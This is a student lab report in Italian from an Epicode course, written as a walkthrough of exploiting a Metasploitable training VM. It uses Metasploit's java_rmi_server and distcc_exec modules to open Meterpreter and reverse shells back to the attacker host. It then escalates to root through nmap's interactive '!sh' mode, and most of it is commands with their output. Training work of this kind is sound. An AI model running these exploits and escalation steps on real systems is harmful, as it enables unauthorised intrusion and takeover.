EPICODE

Progetto S7/L5

24/01/25

CONSEGNA

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Si richiede allo studente di sfruttare la vulnerabilità con Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 19 2.16 8 .77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 19 2.16 8 .77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti e videnze sulla macchina remota:
- 1) c onfigurazione di rete.
- 2) informazioni sulla tabella di routing della macchina vittima

SVOLGIMENTO

Per adempiere alla consegna dell'esercizio andremo prima a configurare le macchine, successivamente identificheremo l'exploit adatto ad aprire la nostra sessione Meterpreter e poi lanceremo i comandi da quest'ultima per visualizzare le informazioni richieste.


1

Cominciamo assegnando alle nostre macchine (che sono posizionate su rete interna) gli indirizzi IP richiesti

kali: 192.168.77.111

metasploitable: 192.168.77.112

```
-(kali@kali)-[~]
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
         inet 192.168.77.111 netmask 255.255.255.0 broadcast 192.168.77.255
        inet6 fe80::2b3e:921a:2485:2557 prefixlen 64 scopeid 0×20<link>
        ether 08:00:27:32:08:7d txqueuelen 1000 (Ethernet)
        RX packets 51 bytes 9119 (8.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 68 bytes 9683 (9.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        ether 08:00:27:58:5d:a6 txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
         inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 480 (480.0 B)
        RX errors 0 dropped 0 overruns 0
                                              frame 0
        TX packets 8 bytes 480 (480.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali@ kali)-[~]
$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=0.546 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=0.335 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=0.288 ms
64 bytes from 192.168.77.112: icmp_seq=4 ttl=64 time=0.268 ms
^c
— 192.168.77.112 ping statistics -
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.268/0.359/0.546/0.110 ms
```



effettuiamo un test 'ping' tra le due macchine come visto nella prima immagine ,per verificarne la connessione.

Sfruttiamo il comando 'nmap' sulla porta fornita dall'esercizio per visualizzarne lo stato e il servizio dedicato, aggiungendo

-sV per identificare anche la versione del servizio

```
Meta | Starting Nmap -p 1099 192.168.77.112 -sV |

Show | Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 05:24 EST |
Nmap scan report for 192.168.77.112 |
Host is up (0.00041s latency).

PORT | STATE SERVICE | VERSION |
1099/tcp open java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds
```

31

Ora che abbiamo le informazioni che ci servono procediamo con avviare metasploit

tramite il comando

'msfconsole'

e andiamo a rintracciare il nostro exploit.

utilizzeremo il comando

'search rmi'

siccome conosciamo il nome del servizio java-rmi

```
162
       \_ target: Windows Dropper
163
     exploit/multi/browser/chrome_object_create
164
       \_ target: No sandbox escape (--no-sandbox)
165
       \_ target: Windows 7 (x64) sandbox escape via C
166
     exploit/linux/http/gravcms exec
167
     exploit/windows/fileformat/greenshot deserialize
168
     auxiliary/admin/hp/hp imc som create account
169
     exploit/unix/webapp/horde unserialize exec
170
     exploit/multi/http/horizontcms_upload_exec
171
       \_ target: PHP
       \_ target: Linux
172
       \_ target: Windows
173
174
     exploit/multi/http/ibm openadmin tool soap welcom
175
     exploit/windows/fileformat/ibm_pcm_ws
       \_ target: IBM WorkStation 5.9 (Windows XP SP3)
176
177
       \ target: IBM WorkStation 5.9 (Windows 7, Wind
178
     exploit/linux/misc/igel command injection
179
       \_ target: Secure Terminal Service
180
       \_ target: Secure Shadow Service
181
     exploit/unix/fileformat/imagemagick_delegate
       \_ target: SVG file
182
       \ target: MVG file
183
       \_ target: PS file
184
     exploit/windows/http/ivanti avalanche filestoreco
185
186
     exploit/windows/misc/ivanti_avalanche_mdm_bof
     exploit/linux/http/ivanti_csa_unauth_rce_cve_2021
187
       \_ target: Unix Command
188
       \_ target: PHP Command
189
190
       \ target: Linux Dropper
191
     exploit/multi/misc/java_jmx_server
192
     auxiliary/scanner/misc/java_jmx_server
     exploit/multi/misc/java_rmi_server
193
       \ target: Generic (Java Payload)
194
       \_ target: Windows x86 (Native Payload)
195
196
       \_ target: Linux x86 (Native Payload)
197
       \_ target: Mac OS X PPC (Native Payload)
198
       \_ target: Mac OS X x86 (Native Payload)
199
     exploit/multi/browser/java_rmi_connection_impl
200
     exploit/multi/browser/java signed applet
201
       \_ target: Generic (Java Payload)
202
       \_ target: Windows x86 (Native Payload)
203
       \_ target: Linux x86 (Native Payload)
       \_ target: Mac OS X PPC (Native Payload)
204
       \ target: Mac OS X x86 (Native Payload)
205
206
     exploit/multi/http/jenkins_metaprogramming
```

Selezioniamo il servizio identificato con

'use exploit/multi/misc/java_rmi_server

successivamente andiamo a fornire le informazioni inerenti

RHOST: 192.168.77.112 (macchina target)

LHOST: 192.168.77.111 (macchina attaccante)

```
<u>msf6</u> exploit(<u>multi/misc/java_rmi_server</u>) > set RHOST 192.168.77.112
RHOST ⇒ 192.168.77.112
<u>msf6</u> exploit(<u>multi/misc/java_rmi_server</u>) > set RHOST 192.168.77.112
RHOST ⇒ 192.168.77.112
<u>msf6</u> exploit(<u>multi/misc/java_rmi_server</u>) > set LHOST 192.168.77.111
LHOST ⇒ 192.168.77.111
```

5

procediamo andando a selezionare il **payload** adatto a ciò che vogliamo far, ovvero aprire una sessione **Meterpreter**, verifichiamo cosa abbiamo a disposizione col comando

show payloads

```
<u>nsf6</u> exploit(
 ompatible Payloads
       payload/cmd/unix/bind_aws_instance_connect .
                                                                                           norma
 Connect (via AWS API)

1 payload/generic/custom

2 payload/generic/shell_bind_aws_ssm
                                                                                           norma
  3 payload/generic/shell_bind_tcp
Inline
                                                                                           normal
  4 payload/generic/shell_reverse_tcp
TCP Inline
       payload/generic/ssh/interact
6 payload/java/jsp_shell_bind_tcp
CP Inline
                                                                                           normal
7 payload/java/jsp_shell_reverse_tcp
se TCP Inline
       payload/java/meterpreter/bind_tcp
  9 payload/java/meterpreter/reverse_http
HTTP Stager
                                                                                           normal
 10 payload/java/meterpreter/reverse_https
HTTPS Stager
                                                                                           norma
  11 payload/java/meterpreter/reverse_tcp
TCP Stager
12 payload/java/shell/bind_tcp
                                                                                           normal
   13 payload/java/shell/reverse_tcp
                                                                                           normal
        payload/java/shell_reverse_tcp
                                                                                           normal
   Inline
   15 payload/multi/meterpreter/reverse_http
preter Stage, Reverse HTTP Stager (Multiple Architectures)
16 payload/multi/meterpreter/reverse_https
preter Stage, Reverse HTTPS Stager (Multiple Architectures)
                                                                                           normal
```

Notiamo che abbiamo diverse opzioni per Payload meterpreter, andremo a selezionare

payload/java/meterpreter/reverse_tcp

così da far sì che sia la macchina target a connettersi a noi e fornirci poi accesso alla shell.

6

Procediamo quindi impostando il payload selezionato nel punto precedente col comando

set payload payload/java/meterpreter/reverse_tcp

e andiamo a verificare che tutte le nostre impostazioni siano corrette col comando

show options

```
> set payload java/meterpreter/reverse_tcp
<u>msf6</u> exploit(
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(
                                           show options
Module options (exploit/multi/misc/java_rmi_server):
              Current Setting Required Description
  Name
                                          Time that the HTTP Server will wait for the payl
  HTTPDELAY
                               ves
              10
   RHOSTS
              192.168.77.112
                               yes
                                          The target host(s), see https://docs.metasploit.
                                          loit/basics/using-metasploit.html
   RPORT
              1099
                               yes
                                          The target port (TCP)
   SRVHOST
              0.0.0.0
                               yes
                                          The local host or network interface to listen on
                                          ress on the local machine or 0.0.0.0 to listen o
   SRVPORT
              8080
                               yes
                                          The local port to listen on.
              false
                                          Negotiate SSL for incoming connections
                               no
   SSLCert
                                          Path to a custom SSL certificate (default is ran
  URIPATH
                                          The URI to use for this exploit (default is rand
                               no
Payload options (java/meterpreter/reverse_tcp):
   Name
          Current Setting Required Description
                                     The listen address (an interface may be specified)
   LHOST
         192.168.77.111
                           yes
   LPORT
         4444
                                     The listen port
                           yes
Exploit target:
   Ιd
      Name
       Generic (Java Payload)
View the full module info with the info, or info -d command.
msf6 exploit(
                                           exploit
```

Possiamo infine lanciare l'exploit con il comando 'exploit'

Una volta aperta la sessione Meterpreter andiamo a lanciare i comandi

ifconfig per conoscere le impostazioni di rete del target

route per avere una visuale sulla tabella di routing

```
<u>meterpreter</u> > ifconfig
Interface 1
            : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
           : eth0 - eth0
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe69:e8f2
IPv6 Netmask : ::
meterpreter > route
IPv4 network routes
   Subnet
                    Netmask
                                   Gateway Metric Interface
   127.0.0.1
                    255.0.0.0
                                   0.0.0.0
    192.168.77.112 255.255.255.0 0.0.0.0
IPv6 network routes
   Subnet
                              Netmask Gateway Metric Interface
   fe80::a00:27ff:fe69:e8f2
meterpreter >
```

Possiamo quindi considerare completato l'esercizio.

BONUS

CONSEGNA

BONUS 1:

Effettuare l'attacco sul servizio escalation per diventare root .

Documentare e spiegare accuratamente i passaggi del privilege escalation Esercizio Traccia e requisiti distccd (da Kali contro Metasploitable) e dopo realizzare una privilege.

SVOLGIMENTO

Per poter adempiere alla consegna, dovremo sfruttare il servizio distccd per ottenere un accesso **utente (demon in questo caso)** e successivamente identificare un metodo per eseguire un escalation dei privilegi.

1

il servizio disccd è genericamente in esecuzione sulla porta 3632 perciò procediamo prima di tutto eseguendo una scansione della porta con **nmap**

nmap -p 3632 192.168.77112 -sV

-sV per conoscere anche la versione del servizio

```
(kali@ kali)-[~]
$ nmap -p 3632 -sV 192.168.77.112

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 03:36 EST
Nmap scan report for 192.168.77.112
Host is up (0.00045s latency).

PORT STATE SERVICE VERSION
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
...
Nmap done: 1 IP address (1 host up) scanned in 19.24 seconds
```

Ora che conosciamo il servizio e la versione avviamo metasploit e lanciamo una ricerca con il nome del servizio per vedere che opzioni di exploit ci offre in merito:

search distccd

```
Matching Modules

# Name
Disclosure Date Rank
Energy District Description
Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```

3

Utilizziamo il comando

use unix/misc/distcc_exec

per impostare l'exploit e successivamente forniamo i valori di

RHOST / LHOST

noteremo anche che il payload è stato configurato di default

cmd/unix/revers_bash

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/
distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set rhost 192.168.77.112
rhost ⇒ 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set lhost 192.168.77.111
lhost ⇒ 192.168.77.111
msf6 exploit(unix/misc/distcc_exec) > show options
```

show options

```
<u>nsf6</u> exploit(
                                     c) > show options
Module options (exploit/unix/misc/distcc_exec):
             Current Setting Required Description
  CHOST
  CPORT
                                 no
                                            The local client port A proxy chain of format type:host:port[,type:host:p
  Proxies
                                no
                                            ort][ ... ]
                                            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RHOSTS
  RPORT
                                            The target port (TCP)
Payload options (cmd/unix/reverse_bash):
          Current Setting Required Description
                                         The listen address (an interface may be specified)
  LHOST 192.168.77.111
  LPORT 4444
                                         The listen port
                              ves
xploit target:
  Id Name
      Automatic Target
```

5

ora che abbiamo configurato il tutto proviamo a lanciare il comando

exploit

```
c) > show options
<u>ısf6</u> exploit(
Module options (exploit/unix/misc/distcc_exec):
              Current Setting Required Description
                                                 The local client address
The local client port
A proxy chain of format type:host:port[,type:host:p
                                     no
                                                 ort][...]
The target host(s), see https://docs.metasploit.com
/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
   RHOSTS
              192.168.77.112 yes
   RPORT
                                     yes
Payload options (cmd/unix/reverse_bash):
           Current Setting Required Description
   LHOST 192.168.77.111 yes
                                               The listen address (an interface may be specified)
xploit target:
   Id Name
/iew the full module info with the info, or info -d command.
<u>nsf6</u> exploit(unix/misc/distcc_exec) > exploit__
    Handler failed to bind to 192.168.77.111:4444:- -
  Handler failed to bind to 0.0.0.0:4444:- -
1 192.168.77.112:3632 - Exploit failed [bad-config] Rex::BindFailed The address is alread
in use or unavailable: (0.0.0.0:4444).
  ] Exploit completed, but no session was created.
```

Come vediamo presentiamo un errore, non sono sicuro della motivazione ma immagino che l'invocazione di /**bash** non sia compatibile col sistema metasploitable. perciò utilizzeremo un **payload** più generico, lanciamo

show payloads

<pre>msf6 exploit(unix/misc/distcc_exec) > show payload</pre>	İs		145	
Compatible Payloads				
# Name	Disclosure Date	Rank	Check	Descripti
on				
	9	24 - 10	20	*
		1202222233	West .	*44
<pre>0 payload/cmd/unix/adduser with useradd</pre>		normal	No	Add user
useradd 1 payload/cmd/unix/bind_perl		normal	No	Unix Comm
and Shell, Bind TCP (via Perl)		HOTHIAL	NO	OHIX COMM
2 payload/cmd/unix/bind_perl_ipv6		normal	No	Unix Comm
and Shell, Bind TCP (via perl) IPv6	***	HOT III C	119	OTTA COMM
3 payload/cmd/unix/bind_ruby		normal	No	Unix Comm
and Shell, Bind TCP (via Ruby)				
4 payload/cmd/unix/bind_ruby_ipv6		normal	No	Unix Comm
and Shell, Bind TCP (via Ruby) IPv6				
5 payload/cmd/unix/generic		normal	No	Unix Comm
and, Generic Command Execution				
6 payload/cmd/unix/reverse		normal	No	Unix Comm
and Shell, Double Reverse TCP (telnet)		20000000000000000000000000000000000000		2011/04/14 12:04:04:04:04:04:04
7 payload/cmd/unix/reverse_bash		normal	No	Unix Comm
and Shell, Reverse TCP (/dev/tcp)		200000000	144	
8 payload/cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Comm
<pre>and Shell, Reverse TCP SSL (telnet) 9 payload/cmd/unix/reverse_openssl</pre>		normal	No	Unix Comm
and Shell, Double Reverse TCP SSL (openssl)		HOTHIAL	NO	Ollix Collin
10 payload/cmd/unix/reverse perl		normal	No	Unix Comm
and Shell, Reverse TCP (via Perl)	***	HOTHIAC	110	OHIA COMM
11 payload/cmd/unix/reverse_perl_ssl		normal	No	Unix Comm
and Shell, Reverse TCP SSL (via perl)				
12 payload/cmd/unix/reverse_ruby		normal	No	Unix Comm
and Shell, Reverse TCP (via Ruby)				
<pre>13 payload/cmd/unix/reverse_ruby_ssl</pre>		normal	No	Unix Comm
and Shell, Reverse TCP SSL (via Ruby)				
<pre>14 payload/cmd/unix/reverse_ssl_double_telnet</pre>		normal	No	Unix Comm
and Shell, Double Reverse TCP SSL (telnet)				

al punto **6** troviamo la versione generica **reverse** come serve a noi, ma senza bash, proviamo a selezionarlo col comando

set payload cmd/unix/reverse

e ri-proviamo a lanciare il comando **exploit**

```
msf6 exploit(
                                  ) > exploit
Started reverse TCP double handler on 192.168.77.111:4444
Accepted the first client connection...
Accepted the second client connection...
Command: echo g@hkD5WX4Q1boGGM;
*] Writing to socket A
Writing to socket B
 Reading from sockets...
Reading from socket B
B: "g0hkD5WX4Q1boGGM\r\n"
* Matching ...
 *] A is input...
lacktriangledown Command shell session 1 opened (192.168.77.111:4444 
ightarrow 19
24 03:55:12 -0500
whoami
daemon
```

Come vediamo dall'immagine precedente questa volta l'exploit ha avuto successo andando ad aprire la nostra **command shell** come utente

daemon

Ora dobbiamo trovare un modo per eseguire la privilege escalation

l'utente **daemon** non dispone infatti dei permessi **root** perciò, tra le varie possibilità che avevamo ho scelto di utilizzare quella a me più familiare (anche perché già testata in precedenza sul sistema Metasploit) ovvero la **vulnerabilità** fornitoci dalla versione datata di

nmap

presente sulla macchina Metasploitable.

lanciamo

-nmap -version

```
RX bytes:42061 (41.0 KB) TX bytes:42061 (41.0 KB)

**sfadmin@metasploitable:~$ nmap --version

**Imap version 4.53 ( http://insecure.org )
**insfadmin@metasploitable:~$
```

(lo screenshot è preso da metasploitable solo perchè avevo già chiuso le macchine e dimenticato di scattarlo dalla shell aperta su kali)

7

Conoscendo la versione direi 'più che obsoleta' è possibile effettuare una rapida ricerca su google (duck duck nel mio caso) per ottenere informazioni sulle vulnerabilità inerenti la **privilege escalation**.

Privilege Escalation with Nmap

If you have sudo rights to execute nmap, it's possible to escalate with nmap using two methods which would depend on the version installed on the machine. We can check the version of nmap using `nmap -v`.

Nmap Interactive Mode

For nmap versions 2.02 to 5.21, an interactive mode can be used with nmap to execute shell commands.

```
$ sudo nmap --interactive
> !sh
```

This should give you an elevated shell.

FONTE: https://w0lfram1te.com/privilege-escalation-with-nmap

utilizzeremo quindi il comando

nmap -interactive

per andare a creare una sessione interattiva

e successivamente utilizziamo

! sh

per ottenere a nostra volta una shell con privilegi root

```
nmap -- interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ! sh
```

8

```
nmap> ! sh
whoami
root
```

Lanciando il comando

whoami

possiamo infine verificare che siamo riusciti con successo ad ottenere privilegi

root

sulla nostra shell

CONCLUSIONI

L'esercizio ha dimostrato come sfruttare le vulnerabilità di due servizi (Java RMI e distccd) presenti su una macchina Metasploitable per ottenere l'accesso remoto con Meterpreter e successivamente eseguire un'escalation di privilegi.

Questo progetto evidenzia l'importanza di aggiornare costantemente i servizi e la necessità di limitare i privilegi degli utenti, riducendo così i rischi di attacchi.

Se ad esempio ci fossimo trovati davati una versione di nmap più recente, avremmo dovuto ricorrere ad altri metodi per poter ottenere i privilegi richiesti, complicando notevolmente il nostro 'lavoro' o andando a renderlo impossibile

Daniele Balani